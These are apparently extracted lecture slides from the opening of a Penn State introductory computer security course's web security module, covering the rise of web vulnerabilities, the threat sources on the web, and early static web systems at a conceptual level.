



PennState

CSE 443: Introduction to Computer Security


Module: Web Security

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Acknowledgements: Some of the slides have been adopted from Trent Jaeger (Penn State), Ninghui Li (Purdue), and Dave Levine (UMD)


Web Vulnerabilities

- Web vulnerabilities surpassed OS vulnerabilities around 2005
 - ▶ The “new” buffer overflow




Components of the Web

- Multiple interacting components




Web security: the high bits

- The largest distributed system in existence
- Multiple sources of threats, varied threat models
 - ▶ Users
 - ▶ Servers
 - ▶ Web Applications
 - ▶ Network infrastructure
 - ▶ We shall examine various threat models, attacks, and defenses
- Another way of seeing web security is
 - ▶ Securing the web **infrastructure** such that the **integrity, confidentiality, and availability** of content and user information is maintained



Early Web Systems


- Early web systems provided a click-render-click cycle of acquiring web content.
 - ▶ Web content consisted of static content with little user interaction.



